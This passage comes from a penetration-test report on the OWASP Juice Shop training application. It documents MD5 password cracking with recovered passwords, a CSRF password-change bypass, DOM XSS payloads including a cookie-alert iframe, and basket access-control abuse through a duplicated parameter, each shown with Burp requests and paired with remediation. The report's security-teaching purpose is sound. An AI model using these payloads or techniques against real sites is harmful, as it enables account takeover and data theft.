
By examining the user table, it was detected that the password hashes are stored using the MD5 hashing algorithm. Using a rainbow table attack via the online tool [CrackStation](#), 4 passwords were successfully decrypted. Further research and use of more comprehensive rainbow tables could potentially lead to the decryption of more passwords.

Hash	Type	Result
0192023a7bbd73250516f069df18b500	md5	admin123
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701
0c36e517e3fa95aabf1bbfffc6744a4ef	Unknown	Not found.
6edd9d726cbdc873c539e41ae8757b8c	Unknown	Not found.
861917d5fa5f1172f931dc700d81a8fb	Unknown	Not found.
3869433d74e3d0c86fd25562f836bc82	Unknown	Not found.
f2f933d0bb0ba057bc8e33b8ebd6d9e8	Unknown	Not found.
b03f4b0ba8b458fa0acdc02cdb953bc8	Unknown	Not found.
3c2abc04e4a6ea8f1327d0aae3714b7d	Unknown	Not found.
9ad5b0492bbe528583e128d2a8941de4	Unknown	Not found.
030f05e45e30710c3ad3c32f00de0473	Unknown	Not found.
7f311911af16fa8f418dd1a3051d6810	Unknown	Not found.
9283f1b2e9669749081963be0462e466	Unknown	Not found.
10a783b9ed19ea1c67c3a27699f0095b	Unknown	Not found.
963e10f92a70b4b463220cb4c5d636dc	Unknown	Not found.
05f92148b4b60f7dacd04cceeb8f1af	Unknown	Not found.
fe01ce2a7fbac8fafafaed7c982a04e229	md5	demo
00479e957b6b42c459ee5746478e4d45	Unknown	Not found.
402f1c4a75e316afec5a6ea63147f739	Unknown	Not found.
2c17c6393771ee3048ae34d6b380c5ec	md5	private

CWE ID:

- [CWE-328: Reversible One-Way Hash](#)

Severity: 9.1 (Critical) - Unauthorized access to user and admin accounts through password decryption.



Remediation: Replace MD5 with a more secure hashing algorithm. Additionally, implement salting and peppering techniques to enhance password security.

6 - Cross-Site Request Forgery (CSRF) in Change Password Functionality

The change password functionality is vulnerable to CSRF attacks. Using Burp Suite's Repeater tool, the password could be changed directly by altering the request. When the current password value was set incorrectly, it led to an error. However, by removing the current password value, the password change was successfully executed, allowing the attacker to change the password without knowing the actual current password.

The request with the correct current password successfully changes the password:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /rest/user/change-password?current=admin123&new=pass&repeat=pass HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwibGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawN1LXNoLm9wIiwicGFzc3dvcmQiOiIwMTkymDlZYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiliwibGFzdExvZ2luSXAiOiJlbmRlZmluZWQiLCJwcmaWx1SWihZ2UiOihc3NldHMvcbG1jlZ21tYwdlc91cGxvYWRzL2R1ZmFlbHRBZGlpbi5wbmcilCJOb3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDYtMjMgMTM6NDk6NDguOTU3ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDYtMjMgMTc6MTU6MzMzMzU3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbtHosImlhcdI6MTcxOTE2MzUyN30.gIH9wj1H2Zq35kplpIZ--c-kTcCyDyq80qroggrCcWQizSnSDXgk7KNNkfWePaCjLB8pupj2vsSA eiSahWJGA_GqlZPPPxlq7rcDpse2cPepwAhzQn-1GmAdi8RmafktHyB6hV5eCZGmgMhCit3ppU3dgGhNFrE7gENCum6XHXOg </pre>				<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 353 9 ETag: W/"161-hJYwfNtUt3Z2z7Lasv43MLefZos" 10 Vary: Accept-Encoding 11 Date: Sun, 23 Jun 2024 17:42:44 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 { "user": { "id": 1, "username": "", "email": "admin@juice-sh.op", "password": "0192023a7bbd73250516f069df18b500", "role": "admin", "deluxeToken": "", "lastLoginIp": "undefined", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2024-06-23T13:49:48.957Z", "updatedAt": "2024-06-23T17:42:44.059Z", "deletedAt": null } } </pre>			

The request with an incorrect current password leads to an error: ✗

Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
<pre> 1 GET /rest/user/change-password?current=errado&new=pass2&repeat=pass2 HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwibGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawN1LXNoLm9wIiwicGFzc3dvcmQiOiIwMTk </pre>				<pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 32 9 ETag: W/"20-6tKKLCLLgOnzR5qInvJyo/E13vg" 10 Vary: Accept-Encoding 11 Date: Sun, 23 Jun 2024 17:43:57 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 Current password is not correct. </pre>				

The request without the current password value successfully changes the password: ✓


Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
Render	Render
<pre> 1 GET /rest/user/change-password?current=& 2 new=pass2&repeat=pass2 HTTP/1.1 3 Host: localhost:3000 4 User-Agent: Mozilla/5.0 (Windows NT 5 10.0; Win64; x64; rv:127.0) 6 Gecko/20100101 Firefox/127.0 7 Accept: application/json, text/plain, 8 /* 9 Accept-Language: en-US,en;q=0.5 10 Accept-Encoding: gzip, deflate, br 11 Authorization: Bearer 12 eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJ 13 zdGF0dXMiOiJzdWNjZXNzIiwicGFOYSI6eyJpZCI 14 6MSwidXNlcms5hbWUiOiiLCJlbWFpbCl6ImFkbWl 15 uQGplaWNILXNoLm9wIiwiGfzc3dvcmQ1OiIwMTk 16 yMDIzYTdiYmQ3MzI1MDUxNmYnJ1kZjE4YjUwMCI 17 sInJvbGUoiJhZG1pbisImRlbHV4ZVRva2VuIjo 18 iIiwibGFzdExvZ2luSXAiOiJ1bmR1ZmluZWQiLCJ 19 wcm9maWx1SWlhZ2UiOiJhc3NldHMvcHVibGijL21 20 tYWdlcy9icGxvYWRzL2R1ZmFlbHRBZG1pbis5wbmc 21 iLCJOb3RwU2VjcmVOIjoiiwiwaXNBY3RpdmUiOnR 22 ydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDYtMjMgMTM 23 eNDk6NDguOTU3ICswMDowMCIsInVwZGF0ZWRBdCI 24 6IjIwMjQtMDYtMjMgMTc6MTU6MzMmU3ICswMDo 25 wMCIsImRlbGV0ZWRBdCI6bnVsbHOsIm1hdCI6MTc 26 xOTE2MzUyN3O.gIHRwj1H2Zq35kplpIZ--c-kTcC 27 yDyq80qroggrCCwQizSnSDXgk7KNKfWePaCjL89u 28 pj2vsSA_eiSahWJGA_GqlZPPPxlq7rcDpse2cPep 29 wAhzQn_1GmAdi8PmafktHyB6hv5eCZGmgMhCit3p </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 353 9 ETag: W/"161-cfAcaaFeixKSuUyN/fweaykLJ/w" 10 Vary: Accept-Encoding 11 Date: Sun, 23 Jun 2024 17:44:42 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 { "user": { "id": 1, "username": "", "email": "admin@juice-sh.op", "password": "c1572d05424d0ecb2a65ec6a82aeacb", "role": "admin", "deluxeToken": "", "lastLoginIp": "undefined", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2024-06-23T13:49:48.957Z", "updatedAt": "2024-06-23T17:44:42.492Z", "deletedAt": null } } </pre>

Obs.: The vulnerability did not work on an updated version of Firefox due to built-in browser protections, making it harder to reproduce the attack on a victim's computer. However, other methods, such as using Burp Suite, older browsers, or custom scripts, could still be used to exploit this vulnerability.

CWE ID:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)

Severity: 8.0 (High) - Unauthorized actions performed on behalf of authenticated users.



Remediation: Implement anti-CSRF tokens to validate the authenticity of requests. Ensure that all state-changing requests require a unique token that is verified on the server-side.

7 - DOM XSS in Product Search

The product search functionality is vulnerable to DOM-based XSS. DOM-based XSS occurs when the attack payload is executed as part of the Document Object Model (DOM) on the client side, without any interaction with the server.

By entering the payload in the browser's search bar, the application executes the script in the context of the user's browser.

Payloads:

1. Basic Script Alert ✗

```
<script>alert('XSS');</script>
```

This payload did not work as the script was sanitized.

2. Image Tag with onerror Attribute ☑

```
<img src=x onerror=alert('XSS')>
```

This payload triggered an alert box, demonstrating the presence of an XSS vulnerability.

The screenshot shows the OWASP Juice Shop application. At the top, there is a navigation bar with the logo, "OWASP Juice Shop", and links for "Account" and "Your Basket". Below the navigation bar, a search bar contains the payload: `c=x onerror=alert('XSS')>`. The main content area displays a search result titled "Search Results - Clique". Inside this, a modal window is open with the title "localhost:3000" and the message "XSS". A blue "OK" button is visible at the bottom right of the modal. Below the modal, the text "No results found" is displayed, followed by the sub-instruction "Try adjusting your search to find what you're looking for." At the bottom of the page, there are pagination controls and a message "Items per page: 12" with a dropdown arrow.

3. Simple Redirect Link

```
<a href="https://cesar.school/">Clique</a>
```

This payload created a link that, when clicked, redirected the user to another page.

The screenshot shows the OWASP Juice Shop application. At the top, there is a navigation bar with the logo, "OWASP Juice Shop", and links for "Account" and "Your Basket". Below the navigation bar, a search bar contains the payload: `Clique`. The main content area displays a search result titled "Search Results - Clique". Below the search result, the URL "https://cesar.school" is highlighted in blue, indicating it is a clickable link. The browser's address bar also shows "https://cesar.school".


4. Image Tag with onerror Redirect

```
<img src=x onerror="window.location='https://cesar.school'">
```

This payload straight redirected the user upon triggering the onerror event.

5. Cookie Stealing

```
<iframe src="javascript:alert(document.cookie)">
```




This payload triggered an alert showing the user's cookies.

CWE ID:

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

Severity: 5.4 (Medium) - Potential to execute arbitrary JavaScript in the user's browser.



Remediation:

1. Implement proper input validation and output encoding.
2. Use security libraries and frameworks that handle these issues automatically.

8 - Broken Access Control in Basket Functionality

The basket functionality has broken access control vulnerabilities, allowing unauthorized actions on behalf of other users.

View other users baskets

By manipulating the request to view a basket, it was possible to access other users baskets. Using Burp Suite's Repeater tool, the HTTP header was modified to `/rest/basket/*`, with `*` being the user ID. This allowed viewing the contents of other users' baskets.

- Original request:

```
Request

Pretty Raw Hex

1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6ImlzZWx1c2luIiwiaWF0IjoxNTE2MjM5MDIyfQ.JCgkXWzDwvLqBzOOGdPQHrJLcKuRzJL
8
```

- Altered request:

	Pretty	Raw	Hex
1	GET /rest/basket/2 HTTP/1.1		
2	Host: localhost:3000		
3	User-Agent: Mozilla/5.0 (Windows N		
4	Accept: application/json, text/pla		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1Ni		
	WUiOiIiLCJlbWFpbCI6ImFkbWluQGplalaWN		

- Response

The response shows the basket of the user with ID 2:

```
{
  "status": "success",
  "data": {
    "id": 2,
    "coupon": null,
    "UserId": 2,
    "createdAt": "2024-06-24T21:11:43.980Z",
    "updatedAt": "2024-06-24T21:11:43.980Z",
    "Products": [
      {
        "id": 4,
        "name": "Raspberry Juice (1000ml)",
        "description": "Made from blended Raspberries and sugar",
        "price": 4.99,
        "stock": 10
      }
    ]
  }
}
```

Jim's basket was accessed, revealing his items and personal information.

The screenshot shows a user profile menu on the right side of the page. It includes options for account management, orders, privacy, and logout. The main content area displays a basket for the user 'jim@juice-sh.op' containing one item: 'Raspberry Juice (1000ml)' with a quantity of 2 and a total price of 4.99. A large button labeled 'Checkout' is visible, along with a note about bonus points.

Your Basket (jim@juice-sh.op)

Raspberry Juice (1000ml) 2 4.99

Total Price: 9.98

Checkout

You will gain 0 Bonus Points from this order!

Add items to other users baskets

It was possible to add items to other users baskets by manipulating the request to add an item. This involved intercepting the request and altering the BasketId parameter.

- Original request:

User `admin` -> BasketId `1`

Product `Eggfruit Juice` -> ProductId `3`

	Pretty	Raw	Hex
1	POST /api/BasketItems/ HTTP/1.1		
2	Host: localhost:3000		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5671.120 Safari/537.36		
4	Accept: application/json, text/plain, */*		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJUwMCIsInJvbGUIoIjhZGlpbiIsImRlbHV4ZVIpBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwLwslyOafjPiRoUvNLZGP2bdSs88kgb4Ax1LEGou		
8	Content-Type: application/json		
9	Content-Length: 43		
0	Origin: http://localhost:3000		
1	Connection: keep-alive		
2	Referer: http://localhost:3000/		
3	Cookie: language=en; welcomebanner_stay=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJUwMCIsInJvbGUIoIjhZGlpbiIsImRlbHV4ZVIpBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwLwslyOafjPiRoUvNLZGP2bdSs88kgb4Ax1LEGou		
4	Sec-Fetch-Dest: empty		
5	Sec-Fetch-Mode: cors		
6	Sec-Fetch-Site: same-origin		
7	{		
8	"ProductId":3,		
	"BasketId":"1",		
	"quantity":1		
	}		

Trying to simply change the `BasketId` to `2` didn't work, but adding a duplicated `BasketId` parameter with the value `2` worked.

- Altered request:

```
User Jim -> BasketId 2 Quantity -> 10

{
    "ProductId":3,
    "BasketId":"1",
    "quantity":10,
    "BasketId":"2"
}
```

- Successful Response:


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin:
3 X-Content-Type-Options: nosn
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'sel
6 X-Recruiting: /#/jobs
7 Content-Type: application/js
8 Content-Length: 158
9 ETag: W/"9e-HNmMW/ds0utad9+1
10 Vary: Accept-Encoding
11 Date: Tue, 25 Jun 2024 02:51
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success",
  "data": {
    "id": 27,
    "ProductId": 3,
    "BasketId": "2",
    "quantity": 10,
    "updatedAt": "2024-06-25T
    "createdAt": "2024-06-25T
  }
}
```

Attempting to add more items to the basket on basket page using a **PUT** request or using Burp Suite's Repeater tool was unsuccessful. The vulnerability could only be exploited through the "Add to Basket" functionality on the main page by intercepting and modifying the request.

